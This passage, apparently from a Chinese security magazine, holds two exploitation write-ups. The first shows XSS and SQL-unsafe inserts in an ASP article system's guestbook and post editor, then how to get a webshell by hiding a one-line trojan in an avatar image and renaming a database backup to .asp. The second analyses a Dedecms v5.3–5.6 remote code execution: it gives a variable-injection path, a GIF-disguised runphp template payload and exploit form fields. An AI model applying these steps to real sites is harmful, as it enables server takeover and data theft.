


图5　输入构造的代码

2、留言处跨站

其实跨站的危害还是比较大的，除了简单的挂马，钓鱼，盗 cookiie 等，还可以结合环境去渗透，获取网站的 webshell，这个不是今天的主题，以后再讨论吧 :)

先看留言页面 guestbook.asp 的代码：

```
......
action = Request.QueryString("action")  // guestbook.asp?ac=saveAddGbook&action=1 这里用到
ac = Request.QueryString("ac")  // ac 指定调用的处理过程
......
<form action="guestbook.asp?ac=saveAddGbook&action=1" name="saveAddGbook" method="post" onsubmit="return chkAddGbook();">  // 相关留言表单
......
If ac = "saveAddGbook" Then
Call saveAddGbook() //  ac为saveAddGbook就调用 saveAddGbook()
```

好吧，关键是 Call saveAddGbook()，这个函数从 Inc\guestbook.asp 第三行开始：




图6　效果展示

```
Sub saveAddGbook()
    Err.Clear
    Dim gbookTitle,gbookEmail,gbookAuthor,gbookFrom,gbookQQ,gbookHomepage,gbookContent,gbookImg,gbookTime,gbookChecked
    gbookTitle = Request.Form("gbookTitle")  // 标题
    ......
    gbookContent = Request.Form("gbookContent")  // 内容
```




图7　输入跨站代码

```
gbookImg = Request.Form("gbookImg")
......
conn.Execute("insert into eTop_Guestbook(Gbook_Title,Gbook_Author,Gbook_Time,Gbook_Email,Gbook_Content,Gbook_QQ,Gbook_Homepage,Gbook_Img,Gbook_From,Gbook_IsCheck) values('"&gbookTitle&"','"&gbookAuthor&"','"&gbookTime&"','"&gbookEmail&"','"&gbookContent&"','"&gbookQQ&"','"&gbookHomepage&"','"&gbookImg&"','"&gbookFrom&"','"&gbookChecked&"')")
```

漏洞在 Request.Form("gbookContent")这里，同样是没有过滤就接收变量，直接insert 到数据库。

我们到http://127.0.0.1:8000/etop/guestbook.asp#addGuestBook发表留言“<iframe src="http://www.baidu.com">”，得到的结果 如图5、图6所示。

3、发表文章处跨站

这三个跨站中，在“发表文章”处的危害算是最大的，因为它允许注册用户任意发布自己的文章。代码我就不贴了，利用的方法是在发表文章时在编辑器选择好“源码”模式，输入跨站代码就行了，如图7所示。

四、后台拿webshell

这个系统后台获取webshell相当容易，因为有一个数据库备份功能，我们可以注册一个用户名，登陆后在“会员控制面板”选择“更改头像”，然后上传带有一句话木马的jpg图片，再通过备份数据库功能备份出webshell来。

上传的图片可以右键单击查看url，如图8。图片保存在 Uploads\UserFace\的目录下。




图8　查看url

只要把备份数据库名称改成asp或asa等可执行的格式就可以了，如图9、图10。




图9　备份成asp

五、小结

文章到这里就告一段落了，经过一翻的分析后，我们可以看到这个文章系统的安全性实在是太差了，不晓得该程序是否懂得“安全”两个字怎么写，看来国内的网络安全事业还有漫长的一段路。

我也很久没有这么仔细去写文章了，完稿之时已经花了超过4个小时的时间，现在还有点目眩呢，不过，发掘漏洞、分析代码、完成稿件的过程是非常满足的!




图10　生存成功

编辑点评：ASP有被人遗忘的趋势，越来越多的人开始研究PHP，ASP好像没获取其该有的关注度，但是ASP的网站还是非常多的，大家要给力。

Dedecms v5.3~v5.6 Get Shell 0day分析

图 K4shifz[3E.S.T]

从本文可以学到：

1、Dedecms 0day分析

2、0day的利用

0x01 漏洞总体介绍

织梦内容管理系统(DedeCms)鼎鼎大名，就不多说了，这个漏洞据说出来的时间相当长了，但一直没人公布。我最早是看到toby57牛的exp后开始研究的，在这过程中又找到了xhm1n9牛的分析，本文就是在研读这两位前辈的漏洞利用文章基础上产生的，在此先致谢。两位前辈的文章言简意赅，我只是更加详细的分析这个漏洞，方便更多爱好者们学习。

这是一个典型的二次攻击，不熟读Dedecms很难发现。简单说，**注入代码入库→程序查询出库→模板执行。**

本文以DedeCmsV5.6-GBK-Final的源码为例，其他版本读者可自行测试。

0x02 关键漏洞文件分析

1.. /member/article_edit.php

```
/*--------------------------------
function _SaveArticle(){ }
--------------------------------*/
else if($dopost=='save')
{
......
    if(!empty($dede_addonfields)) //用户提交过来的 $dede_addonfields 并没有过滤
    {
        $addonfields = explode(';',$dede_addonfields); //分割为数组
        if(is_array($addonfields))
        {
            foreach($addonfields as $v)
            {
......
                $vs = explode(',',$v);
                if(!isset(${$vs[0]})) //这个地方是重点，以$addonfields的值为变量，可以联想$$key
                {
                    ${$vs[0]} = '';
                }
                ${$vs[0]} = GetFieldValueA(${$vs[0]},$vs[1],$aid);
                $inadd_f .= ','.$vs[0]." ='".${$vs[0]}."' ";
//形式是 ,xxx=' xxxxx'
            }
        }
    }
......
    $upQuery = "Update '$addtable' set typeid='$typeid',body='$body'{$inadd_f},userip='$userip' where aid='$aid' ";
    // 典型的注入，形式是 update table set column1='xxx', column2='xxx', column3='xxx' where id=xx
......
}
```

这样，我们通过提交 **$dede_addonfields**，从而控制 **$inadd_f**，进而注射update将自定义的模板路径写入库中。

我们可以看到在给出的exp中有这么两句：

```
<input type='hidden' name='dede_addonfields' value="templet">
<input type="hidden" name='templet' value="../uploads/userup/2/1.gif">
```

第一句赋值＄dede_addonfields= templet,第二句使得$templet=../uploads/userup/2/1.gif。

那么 $inadd_f .= ','.$vs[0]." ='".${$vs[0]}."' ";

这句结果就是：$inadd_f的值为 ,$templet='../uploads/userup/2/1.gif' 完成注入语法，而表中模板路径字段就是templet。

接下来就是看程序如何将路径读出库，并执行的。

2. /include/arc.archives.class.php

```
class Archives
{
......
    //php5 构造函数
    function __construct($aid)
    {
    $query = "SELECT * FROM '{$this->ChannelUnit->ChannelInfos['addtable']}' WHERE 'aid' = '$aid'";
......
    $this->Fields['templet'] = $this->addTableRow['templet']; //读出来的模板路径赋值
```




图 1　上传附件




图 2　上传成功

```
给了 Fields 数组。
        //以上仅仅是初始化
        ......
                //动态输出结果
    function display()    //这里，只要调用了 Archives 类的 display 方法，就会加载模板。而 view.php 中会使用这个方法
    {
......
        //预编译
        $this->LoadTemplet();  //加载模板文件
......
    //载入模板
    function LoadTemplet()
    {
......
            $tempfile = $this->GetTempletFile();  //获得模板路径文件
......
            $this->dtp->LoadTemplate($tempfile);  //加载模板，即执行代码
......
    //获得模板文件位置
    function GetTempletFile()
    {
......
        if(!empty($this->Fields['templet']))
        {
```




图 5　查看源码

```
            $filetag = MfTemplet($this->Fields['templet']);
            if( !ereg('/', $filetag) ) $filetag = $GLOBALS['cfg_df_style'].'/'.$filetag;
        }
......
```

0x03 漏洞利用方法

由上面所述，我们只要上传一个木马模板，将路径注射到库中，并执行就可以了。模板要符合 dedecms 的模板语法：

```
{dede:name runphp='yes'}    //这个 runphp='yes' 是关键，该语法表示其中是应该执行的 php 代码
phpinfo();
{/dede:name }
```




图 7　成功更改文章

我们按照 toby57 牛的利用方法，将上面代码写入到伪装的 gif 文件中，1.gif 代码：

```
Gif89a
{dede:name runphp='yes'}
phpinfo();
{/dede:name }
```




图 9　生成后门

我给出了上传页面，即 up.htm，你也可以自己在发表文章时上传附件，并且后缀也可以是 rar、zip 等，只要内容符合模板语法就行，如图 1 所示。

显示如图 2 所示的内容则上传成功。

你可以在内容中心查看附件，看一下上传的木马模板路径，如图 3 所示。

然后发表一篇文章，并点击“更改文章”，在打开的页面中查看源文件，如图 4、图 5 所示。




图 3　模板路径

edit.htm 源码中，有几处要改一下：

```
<input type="hidden" name="dopost" value="save" />
<input type="hidden" name="aid" value="11" />
<input type="hidden" name="idhash" value="d763c394f6a9c868ce44dcf4ddd253f0" />
<input type="hidden" name="channelid" value="1" />
<input type="hidden" name="oldlitpic" value="" />
<input type="hidden" name="sortrank" value="1282226773" />
```

